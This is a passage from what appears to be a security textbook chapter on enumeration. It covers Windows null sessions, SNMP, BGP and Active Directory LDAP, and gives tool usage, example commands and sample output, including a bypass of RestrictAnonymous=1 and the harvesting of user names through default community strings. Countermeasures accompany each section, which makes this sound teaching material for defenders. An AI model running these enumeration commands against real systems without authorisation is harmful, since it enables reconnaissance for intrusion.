NetE is another older tool written by Sir Dystic of the Cult of the Dead Cow (www.cultdeadcow.com/tools/nete.html), but it works excellently and will extract a wealth of information from a null session connection. We like to use the `/0` switch to perform all checks, but here's the command syntax for NetE to give you some idea of the comprehensive information it can retrieve via a null session:

```
C:\>nete
NetE v1.0 Questions, comments, etc. to sirdystic@cultdeadcow.com
Usage: NetE [Options] \\MachinenameOrIP
 Options:
 /0 - All NULL session operations
 /A - All operations
 /B - Get PDC name
 /C - Connections
 /D - Date and time
 /E - Exports
 /F - Files
 /G - Groups
 /I - Statistics
 /J - Scheduled jobs
 /K - Disks
 /L - Local groups
 /M - Machines
 /N - Message names
 /Q - Platform specific info
 /P - Printer ports and info
 /R - Replicated directories
 /S - Sessions
 /T - Transports
 /U - Users
 /V - Services
 /W - RAS ports
 /X - Uses
 /Y - Remote registry trees
 /Z - Trusted domains
```

Miscellaneous Null Session Enumeration Tools A few other NT Family enumeration tools bear mentioning here. Using a null session, getmac displays the MAC addresses and device names of network interface cards on remote machines. This can yield useful

network information to an attacker casing a system with multiple network interfaces. `getmac` will work even if RestrictAnonymous is set to 1.

Winfo by Arne Vidstrom at www.ntsecurity.nu extracts user accounts, shares, and interdomain, server, and workstation trust accounts. It'll even automate the creation of a null session if you want, by using the `-n` switch.

SMB Null Session Countermeasure

Null sessions require access to TCP 139 and/or 445 on Windows 2000 and greater, so the most prudent way to stop them is to filter TCP and UDP ports 139 and 445 at all perimeter network access devices. You could also disable SMB services entirely on individual NT hosts by unbinding WINS Client (TCP/IP) from the appropriate interface using the Network Control Panel's Bindings tab. Under Windows 2000 and later, this is accomplished by unbinding File and Print Sharing for Microsoft Networks from the appropriate adapter under Network and Dial-up Connections | Advanced | Advanced Settings.

Following NT 4 Service Pack 3, Microsoft provided a facility to prevent enumeration of sensitive information over null sessions without the radical surgery of unbinding SMB from network interfaces (although we still recommend doing that unless SMB services are necessary). It's called RestrictAnonymous, after the Registry key that bears that name. Here are the steps to follow:

1. Open regedt32 and navigate to HKLM\SYSTEM\CurrentControlSet\Control\LSA.
2. Choose Edit | Add Value and enter the following data:

Value Name:	**RestrictAnonymous**
Data Type:	**REG_DWORD**
Value:	**1** (or **2** on Windows 2000 and later)


3. Exit the Registry Editor and restart the computer for the change to take effect.

On Windows 2000 and later, the fix is slightly easier to implement, thanks to Security Policies. The Security Policies MMC snap-in provides a graphical interface to the many arcane security-related Registry settings like RestrictAnonymous that needed to be configured manually under NT4. Even better, these settings can be applied at the Organizational Unit (OU), site, or domain level, so they can be inherited by all child objects in Active Directory if applied from a Windows 2000 and later domain controller. This requires the Group Policy snap-in. See Chapter 4 for more information about Group Policy.

Interestingly, setting RestrictAnonymous to 1 does not actually block anonymous connections. However, it does prevent most of the information leaks available over the null session, primarily the enumeration of user accounts and shares.

CAUTION Some enumeration tools and techniques will still extract sensitive data from remote systems even if RestrictAnonymous is set to 1, so don't get overconfident.

To completely restrict access to CIFS/SMB information on Windows 2000 and later systems, set the Additional Restrictions For Anonymous Connections policy key to the setting shown in the next illustration, No Access Without Explicit Anonymous Permissions. (This is equivalent to setting RestrictAnonymous equal to 2 in the Windows 2000 and later Registry.)



Setting RestrictAnonymous equal to 2 prevents the Everyone group from being included in anonymous access tokens. It effectively blocks null sessions from being created:

```
C:\>net use \\mgmgrand\ipc$ "" /u:""
System error 5 has occurred.
Access is denied.
```

Beating RestrictAnonymous=1 Don't get too comfy with RestrictAnonymous. The hacking community has discovered that by querying the NetUserGetInfo API call at Level 3, RestrictAnonymous = 1 can be bypassed. Both NBTEnum (previously mentioned) and the UserInfo tool (www.HammerofGod.com/download.html) will enumerate user information over a null session even if RestrictAnonymous is set to 1. (Of course, if RestrictAnonymous is set to 2 on a Windows 2000 or later system, null sessions are not even possible in the first place.) Here's UserInfo enumerating the Administrator account on a remote system with RestrictAnonymous = 1:

```
C:\>userinfo \\victom.com Administrator

        UserInfo v1.5 - thor@HammerofGod.com

        Querying Controller \\mgmgrand
```


```
USER INFO
Username:       Administrator
Full Name:
Comment:        Built-in account for administering the computer/domain
User Comment:
User ID:        500
Primary Grp:    513
Privs:          Admin Privs
OperatorPrivs:  No explicit OP Privs

SYSTEM FLAGS (Flag dword is 66049)
User's pwd never expires.

MISC INFO
Password age:   Mon Apr 09 01:41:34 2008
LastLogon:      Mon Apr 23 09:27:42 2008
LastLogoff:     Thu Jan 01 00:00:00 1970
Acct Expires:   Never
Max Storage:    Unlimited
Workstations:
UnitsperWeek:   168
Bad pw Count:   0
Num logons:     5
Country code:   0
Code page:      0
Profile:
ScriptPath:
Homedir drive:
Home Dir:
PasswordExp:    0

Logon hours at controller, GMT:
Hours-          12345678901N12345678901M
Sunday          111111111111111111111111
Monday          111111111111111111111111
Tuesday         111111111111111111111111
Wednesday       111111111111111111111111
Thursday        111111111111111111111111
Friday          111111111111111111111111
Saturday        111111111111111111111111

Get hammered at HammerofGod.com!
```

A related tool from HammerofGod.com is UserDump. It enumerates the remote system SID and then "walks" expected RID values to gather all user account names. UserDump takes the name of a known user or group and iterates a user-specified number of times through SIDs 1001 and up. UserDump will always get RID 500 (Administrator) first. Then it begins at RID 1001 plus the maximum number of queries specified. (Setting "MaxQueries" equal to 0 or blank will enumerate SID 500 and 1001 only.) Here's an example of UserDump in action:

```
C:\>userdump \\mgmgrand guest 10

        UserDump v1.11 - thor@HammerofGod.com
```

```
        Querying Controller \\mgmgrand

        USER INFO
        Username:       Administrator
        Full Name:
        Comment:        Built-in account for administering the computer/domain
        User Comment:
        User ID:        500
        Primary Grp:    513
        Privs:          Admin Privs
        OperatorPrivs: No explicit OP Privs
[snip]
LookupAccountSid failed: 1007 does not exist...
LookupAccountSid failed: 1008 does not exist...
LookupAccountSid failed: 1009 does not exist...

Get hammered at HammerofGod.com!
```

Another tool, GetAcct (www.securityfriday.com/tools/GetAcct.html) from Urity of Security Friday, performs this same technique. GetAcct has a graphical interface and can export results to a comma-separated file for later analysis. It also does not require the presence of an Administrator or Guest account on the target server. GetAcct is shown next obtaining user account information from a system with RestrictAnonymous set to 1.



Changes to RestrictAnonymous in Windows XP/Server 2003 and later As we've noted in Windows 2000, setting RestrictAnonymous = 2 prevents null users from even connecting to the IPC$ share. However, this has the deleterious effect of preventing down-level client access and trusted domain enumeration. The interface to control anonymous access has been redesigned in Windows XP/Server 2003 and later, however, to break out more granularly the actual options controlled by RestrictAnonymous.

The most immediate change visible when viewing the Security Policy's Security Options node is that "No Access Without Explicit Anonymous Permissions" (equivalent to setting RestrictAnonymous equal to 2 in Windows 2000) is gone. Under XP/Server 2003 and later, all settings under Security Options have been organized into categories. The settings relevant to restricting anonymous access fall under the category with the prefix

"Network access:." Table 3-3 shows the new XP/Server 2003 and later settings and our recommended configurations.

Looking at Table 3-3, it's clear that the main additional advantage gained by Windows XP/Server 2003 and later is more granular control over resources that are accessible via null sessions. Providing more options is always better, but we still liked the elegant simplicity of Windows 2000's RestrictAnonymous = 2 because null sessions simply were not possible. Of course, compatibility suffered, but hey, we're security guys, okay? Microsoft would do well to revive the harshest option for those who *want* to be hardcore. At any rate, we were unable to penetrate the settings outlined in Table 3-3 using current tools.

NOTE Urity of SecurityFriday.com published a research article in August 2004 noting that even under Windows XP SP2, the \pipe\browser named pipe remains accessible via null session, and that subsequently, the lanmanserver and lanmanworkstation interfaces can be enumerated via the NetrSessionEnum and NetrWkstaUserEnum MSRPC calls, enabling remote listing of local and remote logon usernames. This is reportedly blocked on Windows XP SP3, Windows Server 2003, and Windows 2008.

XP/Server 2003 Setting	Recommended Configuration
Network access: Allow anonymous SID/ name translation	Disabled. Blocks `user2sid` and similar tools.
Network access: Do not allow anonymous enumeration of SAM accounts	Enabled. Blocks tools that bypass RestrictAnonymous = 1.
Network access: Do not allow anonymous enumeration of SAM accounts and shares	Enabled. Blocks tools that bypass RestrictAnonymous = 1.
Network access: Let Everyone permissions apply to anonymous users	Disabled. Although this looks like RestrictAnonymous = 2, null sessions are still possible.
Network access: Named pipes that can be accessed anonymously	Depends on the system role. You may consider removing SQL\QUERY and EPMAPPER to block SQL and MSRPC enumeration, respectively.
Network access: Remotely accessible Registry paths	Depends on the system role. Most secure is to leave this empty.
Network access: Shares that can be accessed anonymously	Depends on the system role. Empty is most secure; the default is COMCFG, DFS$.

Table 3-3 Anonymous Access Settings on Window 2000 and Later

Ensure the Registry Is Locked Down Anonymous access settings do not apply to remote Registry access (although as you have seen, there is a separate setting for this in Windows XP/Server 2003's Security Policy). Make sure your Registry is locked down and is not accessible remotely. The appropriate key to check for remote access to the Registry is HKLM\System\CurrentControlSet\Control\SecurePipeServer\Winreg and its associated subkeys. If this key is present, remote access to the Registry is restricted to administrators. It is present by default on Windows NT Server products. The optional AllowedPaths subkey defines specific paths into the Registry that are allowed access, regardless of the security on the Winreg Registry key. It should be checked as well. For further reading, find Microsoft Knowledge Base Article Q153183 at http://support.microsoft.com/kb/153183. Also, use great tools such as DumpSec to audit yourself, and make sure there are no leaks.

SNMP Enumeration, UDP 161

Popularity:	7
Simplicity:	9
Impact:	3
Risk Rating:	***6***

Conceived as a network management and monitoring service, the Simple Network Management Protocol (SNMP) is designed to provide intimate information about network devices, software, and systems. As such, it is a frequent target of attackers. In addition, its general lack of strong security protections has garnered it the colloquial name "Security Not My Problem."

SNMP's data is protected by a simple "password" authentication system. Unfortunately, there are several default and widely known passwords for SNMP implementations. For example, the most commonly implemented password for accessing an SNMP agent in read-only mode (the so-called *read community string)* is "public". Attackers invariably will attempt to guess or use a packet inspection application such as Wireshark (discussed later) to obtain this string if they identify SNMP in port scans.

What's worse, many vendors have implemented their own extensions to the basic SNMP information set (called Management Information Bases, or MIBs). These custom MIBs can contain vendor-specific information—for example, the Microsoft MIB contains the names of Windows user accounts. Therefore, even if you have tightly secured access to other enumerable ports such as TCP 139 and/or 445, your NT Family systems may still cough up similar information if they are running the SNMP service in its default configuration (which—you guessed it—uses "public" as the read community string). Therefore, enumerating Windows users via SNMP is a cakewalk using the RK snmputil SNMP browser:

```
C:\>snmputil walk 192.168.202.33 public .1.3.6.1.4.1.77.1.2.25
Variable =.iso.org.dod.internet.private.enterprises.lanmanager.
lanmgr-2.server.svUserTable.svUserEntry.
svUserName.5. 71.117.101.115.116
```

```
Value    = OCTET STRING - Guest
Variable =.iso.org.dod.internet.private.enterprises.lanmanager.
lanmgr-2.server. svUserTable.svUserEntry.
svUserName.13. 65.100.109.105.110.105.115.116.114.97.116.111.114
Value    = OCTET STRING - Administrator
End of MIB subtree.
```

The last variable in the preceding snmputil syntax—".1.3.6.1.4.1.77.1.2.25"—is the *object identifier* (OID) that specifies a specific branch of the Microsoft enterprise MIB. The MIB is a hierarchical namespace, so walking "up" the tree (that is, using a less-specific number such as .1.3.6.1.4.1.77) will dump larger and larger amounts of info. Remembering all those numbers is clunky, so an intruder will use the text string equivalent. The following table lists some segments of the MIB that yield the juicy stuff:

SNMP MIB (Append this to .iso.org.dod.internet.private .enterprises.lanmanager.lanmgr2)	Enumerated Information
.server.svSvcTable.svSvcEntry.svSvcName	Running services
.server.svShareTable.svShareEntry.svShareName	Share names
.server.svShareTable.svShareEntry.svSharePath	Share paths
.server.svShareTable.svShareEntry.svShareComment	Comments on shares
.server.svUserTable.svUserEntry.svUserName	Usernames
.domain.domPrimaryDomain	Domain name

You can also use the UNIX/Linux tool `snmpget` within the net-snmp suite (http://net-snmp.sourceforge.net/) to query SNMP, as shown in the next example:

```
[root] # snmpget -c public -v 2c 192.168.1.60 system.sysName.0

system.sysName.0 = wave
```

Although `snmpget` is useful, it is much faster to pilfer the contents of the entire MIB using `snmpwalk`, as shown here:

```
[root]# snmpwalk -c public -v 2c 192.168.1.60

system.sysDescr.0 = Linux wave 2.6.10 mdk #1 Sun Apr 15 2008 i686
system.sysObjectID.0 = OID: enterprises.ucdavis.ucdSnmpAgent.linux
system.sysUpTime.0 = Timeticks: (25701) 0:04:17.01
system.sysContact.0 = Root <root@localhost> (configure /etc/snmp/snmp.
conf)system.sysName.0 = wave
system.sysLocation.0 = Unknown (confi gure /etc/snmp/snmp.conf)system.
sysORLastChange.0 = Timeticks: (0)

[output truncated for brevity]
```

You can see our SNMP query provided a lot of information about the target system, including the following:

UNIX variant:	Linux
Linux kernel version:	2.6.10
Distribution:	Mandrake ("mdk," after the kernel number in the example)
Architecture:	Intel 686

An attacker could use this wealth of information to try to compromise this system. Worse, if the default write community name was enabled (for example, "private"), an attacker would actually be able to change some of the parameters just listed with the intent of causing a denial of service or compromising the security of the system.

One particularly useful tool for abusing SNMP default write community names is `copy-router-config.pl` by muts. Cisco network devices will allow you to copy their configuration to a TFTP server as long as you have the device's write community string. With access to a Cisco configuration, an attacker can decode (in some cases), or launch a brute force attack the device's password and potentially gain total control over it.

Of course, to avoid all this typing, you could just download the excellent graphical SNMP browser called IP Network Browser from www.solarwinds.net and see all this information displayed in living color. Figure 3-7 shows IP Network Browser examining a network for SNMP-aware systems.

SNMP Scanners Querying SNMP is a simple and lightweight task which makes it an ideal service for automated scanning. An easy-to-use Windows-based tool that performs this well is Foundstone's SNScan (www.foundstone.com/us/resources/proddesc/snscan.htm). SNScan will ask you to specify a community string and a range to scan; optionally you can also specify a file with a list of SNMP community strings to test against each host (see Figure 3-8). Two nice design features of SNScan are that it will output the hostname and operating system (as defined within SNMP) for each host successfully queried, and all results can be exported to CSV.

For the Linux side of things, `onesixtyone` (www.portcullis-security.com/16.php) is a tool originally written by solareclipse@phreedom.org and later revamped by the security team at portcullis-security.com. `onesixtyone` performs all of the same tasks as SNScan, but via the command line.

```
onesixtyone-0.6 # ./onesixtyone
onesixtyone v0.6 ( http://www.portcullis-security.com )
Based on original onesixtyone by solareclipse@phreedom.org

Usage: onesixtyone [options] <host> <community>
  -c <communityfile> file with community names to try
  -i <inputfile>     file with target hosts
  -o <outputfile>    output log
  -d                 debug mode, use twice for more information

  -w n               wait n milliseconds (1/1000 of a second) between sending pack-
```

```
ets (default 10)
  -q                 quiet mode, do not print log to stdout, use with -l
examples: ./onesixtyone -c dict.txt 192.168.4.1 public
          ./onesixtyone -c dict.txt -i hosts -o my.log -w 100
```




Figure 3-7 SolarWinds' IP Network Browser expands information available on systems running SNMP agents when provided with the correct community string. The system shown here uses the default string "public".




Figure 3-8 SNScan scans a range of hosts to test SNMP community strings.

SNMP Enumeration Countermeasures

The simplest way to prevent such activity is to remove or disable SNMP agents on individual machines. If shutting off SNMP is not an option, at least ensure that it is properly configured with properly chosen community names (not the default "public" or "private"). Of course, if you're using SNMP to manage your network, make sure to block access to TCP and UDP ports 161 (SNMP GET/SET) at all perimeter network access devices. Finally, restrict access to SNMP agents to the appropriate management console IP address. For example, Microsoft's SNMP agent can be configured to respond only to SNMP requests originating from an administrator-defined set of IP addresses.

Also consider using SNMP V3, detailed in RFCs 2571–2575. SNMP V3 is much more secure than V1/V2 and provides enhanced encryption and authentication mechanisms. Unfortunately, V1/V2 is the most widely implemented, and many organizations are reluctant to migrate to a more secure version.

On Windows NT Family systems, you can edit the Registry to permit only approved access to the SNMP community name and to prevent Microsoft MIB information from being sent. First, open regedt32 and go to HKLM\System\CurrentControlSet\Services\SNMP\ Parameters\ValidCommunities. Choose Security | Permissions and then set the permissions to permit only approved users access. Next, navigate to HKLM\System\CurrentControlSet\ Services\SNMP\Parameters\ExtensionAgents, delete the value that contains the "LANManagerMIB2Agent" string, and then rename the remaining entries to update the sequence. For example, if the deleted value was number 1, then rename 2, 3, and so on, until the sequence begins with 1 and ends with the total number of values in the list.

Hopefully after reading this section you have general understanding of why allowing internal SNMP info to leak onto public networks is a definite no-no. For more information on SNMP in general, search for the latest SNMP RFCs at www.rfc-editor.org.

BGP Enumeration, TCP 179

Popularity:	*2*
Simplicity:	*6*
Impact:	*2*
Risk Rating:	***3***

The Border Gateway Protocol (BGP) is the de facto routing protocol on the Internet and is used by routers to propagate information necessary to route IP packets to their destinations. By looking at the BGP routing tables, you can determine the networks associated with a particular corporation to add to your target host matrix. All networks connected to the Internet do not "speak" BGP, and this method may not work with your corporate network. Only networks that have more than one uplink use BGP, and these are typically used by medium-to-large organizations.

The methodology is simple. Here are the steps to perform BGP route enumeration:

1. Determine the Autonomous System Number (ASN) of the target organization.
2. Execute a query on the routers to identify all networks where the AS Path terminates with the organization's ASN.

BGP Enumeration from the Internet The BGP protocol uses IP network addresses and ASNs exclusively. The ASN is a 16-bit integer that an organization purchases from ARIN to identify itself on the network. You can think of an ASN as an IP address for an organization. Because you cannot execute commands on a router using a company name, the first step is to determine the ASN for an organization. There are two techniques to do this, depending on what type of information you have. One approach, if you have the company name, is to perform a whois search on ARIN with the ASN keyword (see Figure 3-9).




Figure 3-9 Output for a search for "ASN KPE." The ASN is identified as 16394 for the AS Name KPENY-AS.

Alternatively, if you have an IP address for the organization, you can query a router and use the last entry in the AS Path as the ASN. For example, you can telnet to a public router and perform the following commands:

```
C:>telnet route-views.oregon-ix.net
User Access Verification
Username: rviews
route-views.oregon-ix.net>show ip bgp 63.79.158.1
BGP routing table entry for 63.79.158.0/24, version 7215687
Paths: (29 available, best #14)
  Not advertised to any peer
  8918 701 16394 16394
212.4.193.253 from 212.4.193.253 (212.4.193.253)
Origin IGP, localpref 100, valid, external
```

The list of numbers following "Not advertised to any peer" is the AS Path. Select the last ASN in the path, 16394. Then, to query the router using the last ASN to determine the network addresses associated with the ASN, do the following:

```
route-views.oregon-ix.net>show ip bgp regexp _16394$
BGP table version is 8281239, local router ID is 198.32.162.100
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal
Origin codes: i - IGP, e - EGP, ? - incomplete
   Network          Next Hop            Metric LocPrf Weight Path
* 63.79.158.0/24    212.4.193.253          0   8918    701 16394 16394
```

The underscore character (_) is used to denote a space, and the dollar sign ($) is used to denote the end of the AS Path. This is necessary to filter out entries where the AS is a transit network. We have removed the duplicate paths in the output listing because they are unnecessary for this discussion. However, the query has identified one network, 63.79.158.0/24, as belonging to KPE.

Performing these steps and going through the output is annoying and suited to automation. Let your code do the walking!

We conclude with a few warnings: Many organizations do not run BGP, and this technique may not work. In this case, if you search the ARIN database, you won't be able to find an ASN. If you use the second method, the ASN returned could be the ASN of the service provider that is announcing the BGP messages on behalf of its customer. Check ARIN at www.arin.net/whois to determine whether you have the right ASN. The technique we have demonstrated is a slow process because of the number of routing entries that need to be searched.

Internal Routing Protocol Enumeration Internal routing protocols (that is, RIP, IGRP, and EIGRP) can be very verbose over the local network and will often respond to requests made by anyone. Although it doesn't support BGP, the Autonomous System Scanner (ASS) is part of the Internetwork Routing Protocol Attack Suite (IRPAS) developed by Phenoelit (http://phenoelit-us.org/irpas/docu.html). Besides its chuckle-inducing acronym, ASS is a powerful enumeration tool that works by sniffing the local network traffic and doing some direct scanning. IRPAS is covered in detail within Chapter 7 of this book.

BGP Route Enumeration Countermeasures

Unfortunately, no good countermeasures exist for BGP route enumeration. For packets to be routed to your network, BGP must be used. Using nonidentifiable information in ARIN is one possibility, but it doesn't prevent using the second technique for identifying the ASN. Organizations not running BGP have nothing to worry about, and others can comfort themselves by noting the small risk rating and realizing the other techniques in this chapter can be used for network enumeration.

Windows Active Directory LDAP Enumeration, TCP/UDP 389 and 3268


Popularity:	2
Simplicity:	2
Impact:	5
Risk Rating:	**3**

The most fundamental change introduced into the NT Family by Windows 2000 is the addition of a Lightweight Directory Access Protocol–based directory service that Microsoft calls *Active Directory (AD)*. AD is designed to contain a unified, logical representation of all the objects relevant to the corporate technology infrastructure. Therefore, from an enumeration perspective, it is potentially a prime source of information leakage. The Windows XP Support Tools (www.microsoft.com/downloads/details.aspx?FamilyID=49ae8576-9bb9-4126-9761-ba8011fabf38&displaylang=en) include a simple LDAP client called the Active Directory Administration Tool (`ldp.exe`) that connects to an AD server and browses the contents of the directory.


An attacker can point `ldp.exe` against a Windows 2000 or later host and all of the existing users and groups can be enumerated with a simple LDAP query. The only thing required to perform this enumeration is to create an authenticated session via LDAP. If an attacker has already compromised an existing account on the target via other means, LDAP can provide an alternative mechanism to enumerate users if NetBIOS ports are blocked or otherwise unavailable.

We illustrate enumeration of users and groups using `ldp.exe` in the following example, which targets the Windows 2000 domain controller bigdc.labfarce2.org, whose Active Directory root context is `DC=labfarce2, DC=org`. We assume the Guest account on BIGDC has already been compromised—it has a password of "guest." Here are the steps involved:


1. Connect to the target using ldp. Open Connection | Connect and enter the IP address or DNS name of the target server. You can connect to the default LDAP port, 389, or use the AD Global Catalog port, 3268. Port 389 is shown here:



2. Once the connection is made, you authenticate as your compromised Guest user. This is done by selecting Connections | Bind, making sure the Domain check box is selected with the proper domain name, and entering Guest's credentials, as shown next:



3. Now that an authenticated LDAP session is established, you can actually enumerate users and groups. Open View | Tree and enter the root context in the ensuing dialog box. For example, `DC=labfarce2, DC=org` is shown here:



4. A node appears in the left pane. Click the plus symbol to unfold it to reveal the base objects under the root of the directory.
5. Double-click the CN=Users and CN=Builtin containers. They will unfold to enumerate all the users and all the built-in groups on the server, respectively. The Users container is displayed in Figure 3-10.

How is this possible with a simple guest connection? Certain legacy NT4 services (such as Remote Access Service and SQL Server) must be able to query user and group objects within AD. The Windows 2000 AD installation routine (`dcpromo`) prompts whether the user wants to relax access permissions on the directory to allow legacy servers to perform these lookups, as shown in Figure 3-10. If the relaxed permissions are selected at installation, user and group objects are accessible to enumeration via LDAP.

